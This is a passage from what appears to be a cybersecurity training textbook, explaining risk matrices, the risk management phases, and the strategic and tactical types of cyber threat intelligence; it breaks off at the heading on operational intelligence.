
Probability	Consequences					
		Insignificant	**Minor**	**Moderate**	**Major**	**Severe**
81 - 100%	Very High Probability	Low	Medium	High	Extreme	Extreme
61 - 80%	High Probability	Low	Medium	High	High	Extreme
41 - 60%	Equal Probability	Low	Medium	Medium	High	High
21 - 40%	Low Probability	Low	Low	Medium	Medium	High
1 - 20%	Very Low Probability	Low	Low	Medium	Medium	High

Table 1.2: Risk Matrix

The above table is the graphical representation of a risk matrix, which is used to visualize and compare risks. It differentiates the two levels of risk and is a simple way of analyzing them.

- Likelihood: The chance of the risk occurring
- Consequence: The severity of a risk event that occurs

Note: This is an example of a risk matrix. Organizations must create individual risk matrices based on their business needs.



Risk Management

- Risk management is the process of **reducing and maintaining risk at an acceptable level** by means of a well-defined and actively employed security program

Risk Management Phases

Risk Identification	**Identifies the sources**, causes, consequences, and other details of the internal and external risks affecting the security of the organization
Risk Assessment	**Assesses the organization's risk** and provides an estimate of the likelihood and impact of the risk
Risk Treatment	**Selects and implements appropriate controls** for the identified risks
Risk Tracking	**Ensures appropriate controls are implemented** to handle known risks and calculates the chances of a new risk occurring
Risk Review	**Evaluates the performance** of the implemented risk management strategies

Risk Management

Risk management is the process of identifying, assessing, responding to, and implementing the activities that control how the organization manages the potential effects of risk. It has a prominent place throughout the security life cycle and is a continuous and ever-increasing complex process. The types of risks vary from organization to organization, but the act of preparing a risk management plan is common to all organizations.

Risk Management Objectives

- Identify potential risks—this is the main objective of risk management
- Identify the impact of risks and help the organization develop better risk management strategies and plans
- Prioritize the risks, depending on the impact or severity of the risk, and use established risk management methods, tools, and techniques to assist in this task
- Understand and analyze the risks and report identified risk events.
- Control the risk and mitigate its effect.
- Create awareness among the security staff and develop strategies and plans for lasting risk management strategies.

Risk management is a continuous process performed by achieving goals at every phase. It helps reduce and maintain risk at an acceptable level utilizing a well-defined and actively employed security program. This process is applied in all stages of the organization, for example, to specific network locations in both strategic and operational contexts.

The four key steps commonly termed as risk management phases are:

- Risk Identification
- Risk Assessment
- Risk Treatment
- Risk Tracking and Review

Every organization should follow the above steps while performing the risk management process.

- **Risk Identification**

  The initial step of the risk management plan. Its main aim is to identify the risks—including the sources, causes, and consequences of the internal and external risks affecting the security of the organization before they cause harm. The risk identification process depends on the skill set of the people, and it differs from one organization to another.

- **Risk Assessment**

  This phase assesses the organization's risks and estimates the likelihood and impact of those risks. Risk assessment is an ongoing iterative process that assigns priorities for risk mitigation and implementation plans, which in turn help to determine the quantitative and qualitative value of risk. Every organization should adopt a risk evaluation process in order to detect, prioritize, and remove risks.

  The risk assessment determines the kind of risks present, their likelihood and severity, and the priorities and plans for risk control. Organizations perform a risk assessment when they identify a hazard but are not able to control it immediately. A risk assessment is followed by a regular update of all information facilities.

- **Risk Treatment**


  Risk treatment is the process of selecting and implementing appropriate controls on the identified risks in order to modify them. The risk treatment method addresses and treats the risks according to their severity level. Decisions made in this phase are based on the results of a risk assessment. The purpose of this step is to identify treatments for the risks that fall outside the department's risk tolerance and provide an understanding of the level of risk with controls and treatments. It identifies the priority order in which individual risks should be treated, monitored, and reviewed. The following information is needed before treating the risk:

  - The appropriate method of treatment
  - The people responsible for the treatment
  - The costs involved
  - The benefits of treatment
  - The likelihood of success

  - Ways to measure and assess the treatment

- **Risk Tracking and Review**

  An effective risk management plan requires a tracking and review structure to ensure effective identification and assessment of the risks as well as the use of appropriate controls and responses. The tracking and review process should determine the measures and procedures adopted and ensure that the information gathered to perform the assessment was appropriate. The review phase evaluates the performance of the implemented risk management strategies. Performing regular inspections of policies and standards, as well as regularly reviewing them, helps to identify the opportunities for improvement. Further, the monitoring process ensures that there are appropriate controls in place for the organization’s activities and that all procedures are understood and followed.



Cyber Threat Intelligence

- Cyber Threat Intelligence (CTI) is defined as the **collection and analysis of information** about threats and adversaries and the drawing of patterns that provide the ability to make knowledgeable decisions for preparedness, prevention, and response actions against various cyber-attacks

- Cyber threat intelligence helps the organization to **identify and mitigate various business risks** by converting unknown threats into known threats; it helps in implementing various advanced and proactive defense strategies

Types of Threat Intelligence

	High-Level	Low-Level
Long-term Use	**Strategic** High-level information on changing risks **Consumed by high-level Executives and Management**	**Tactical** Information on attackers' TTPs **Consumed by IT Service and SOC Managers, Administrators**
Short-term/Immediate Use	**Operational** Information on a specific incoming attack **Consumed by Security Managers and Network Defenders**	**Technical** Information on specific indicators of compromise **Consumed by SOC Staff and IR Teams**

Cyber Threat Intelligence

According to the Oxford dictionary, a threat is defined as "the possibility of a malicious attempt to damage or disrupt a computer network or system." A threat is a potential occurrence of an undesired event that can eventually damage and interrupt the operational and functional activities of an organization. A threat can affect the integrity and availability factors of an organization. The impact of threats is very great and may affect the state of the physical IT assets in an organization. The existence of threats may be accidental, intentional, or due to the impact of some action.

Cyber threat intelligence, usually known as CTI, is the collection and analysis of information about threats and adversaries and the drawing up of patterns that provide an ability to make knowledgeable decisions for preparedness, prevention, and response actions against various cyberattacks. It is the process of recognizing or discovering any "unknown threats" that an organization may face so that necessary defense mechanisms can be applied to avoid such occurrences. It involves collecting, researching, and analyzing trends and technical developments in the field of cyber threats (including cybercrime, hacktivism, and espionage). Any knowledge about threats that results in an organization's planning and decision-making to handle it is a piece of threat Intelligence. The main aim of CTI is to make the organization aware of existing or emerging threats and prepare them to develop a proactive cybersecurity posture in advance of exploitation. This process, where unknown threats are converted into possibly known ones, helps to anticipate the attack before it can happen, and ultimately results in a better and more secure system. Thus, threat Intelligence is useful in achieving secure data sharing and global transactions among organizations.

Threat intelligence processes can be used to identify the risk factors that are responsible for malware attacks, SQL injections, web application attacks, data leaks, phishing, denial-of-service attack, and other attacks. Such risks, after being filtered out, can be put on a checklist and handled appropriately. Threat intelligence is beneficial for an organization to handle cyber threats with effective planning and execution. Along with a thorough analysis of the threat, CTI also strengthens the organization's defense system, creates awareness about impending risks, and aids in responding against such risks.

Types of Threat Intelligence

Threat intelligence is contextual information that describes threats and guides organizations in making various business decisions. It is extracted from a huge collection of sources and information. It provides operational insight by looking outside the organization and issuing alerts on evolving threats to the organization. For the better management of information that is collected from different sources, it is important to subdivide threat intelligence into different types. This subdivision is performed based on the consumers and goals of the intelligence. From the perspective of consumption, threat intelligence is divided into four different types. They are, namely, strategic, tactical, operational, and technical threat intelligence. These four types differ in terms of data collection, data analysis, and intelligence consumption.

- **Strategic Threat Intelligence**

  Strategic threat intelligence provides high-level information regarding cybersecurity posture, threats, details about the financial impact of various cyber activities, attack trends, and the impact of high-level business decisions. This information is consumed by the high-level executives and management of the organization, such as IT management and CISO. It helps the management to identify current cyber risks, unknown future risks, threat groups, and attribution of breaches. The intelligence obtained provides a risk-based view that mainly focuses on high-level concepts of risks and their probability. It mainly deals with long-term issues and provides real-time alerts for threats to the organization's critical assets, such as IT infrastructure, employees, customers, and applications. This intelligence is used by the management to make strategic business decisions and to analyze their effect. Based on the analysis, the management can allocate sufficient budget and staff to protect critical IT assets and business processes.

  Strategic threat intelligence is generally in the form of a report that mainly focuses on high-level business strategies. Since the characteristic of strategic threat intelligence is preeminent, the data collection also relates to high-level sources and requires highly skilled professionals to extract information. This intelligence is collected from sources such as OSINT, CTI vendors, and ISAOs and ISACs.

  The strategic threat intelligence helps organizations identify any similar past incidents, their intentions, and any attributes that might identify the attacking adversaries, why the organization is within the scope of the attack, major attack trends, and how to reduce the risk level.

  Generally, strategic threat intelligence includes the following information:

  - The financial impact of cyber activity
  - Attribution for intrusions and data breaches

  - Threat actors and attack trends
  - The threat landscape for various industry sectors
  - Statistical information on data breaches, data theft, and malware
  - Geopolitical conflicts involving various cyberattacks
  - Information on how adversary TTPs change over time
  - Industry sectors that might impact due to high-level business decisions

- **Tactical Threat Intelligence**

  Tactical threat intelligence plays a major role in protecting the resources of the organization. It provides information related to the TTPs used by threat actors (attackers) to perform attacks. Tactical threat intelligence is consumed by cybersecurity professionals such as IT service managers, security operations managers, network operations center (NOC) staff, administrators, and architects. It helps the cybersecurity professionals understand how the adversaries are expected to perform their attack on the organization, identify the information leakage from the organization, and assess the technical capabilities and goals of the attackers along with the attack vectors. Using tactical threat intelligence, security personnel develop detection and mitigation strategies beforehand through procedures such as updating security products with identified indicators and patching vulnerable systems.

  The collection sources for tactical threat intelligence include campaign reports, malware, incident reports, attack group reports, and human intelligence, among other information. This intelligence is generally obtained by reading white or technical papers, communicating with other organizations, or purchasing intelligence from third parties. It includes highly technical information on topics such as malware, campaigns, techniques, and tools in the form of forensic reports.

  Tactical threat intelligence provides day-to-day operational support by helping analysts assess various security incidents related to events, investigations, and other activities. It also guides the high-level executives of the organizations in making strategic business decisions.

- **Operational Threat Intelligence**

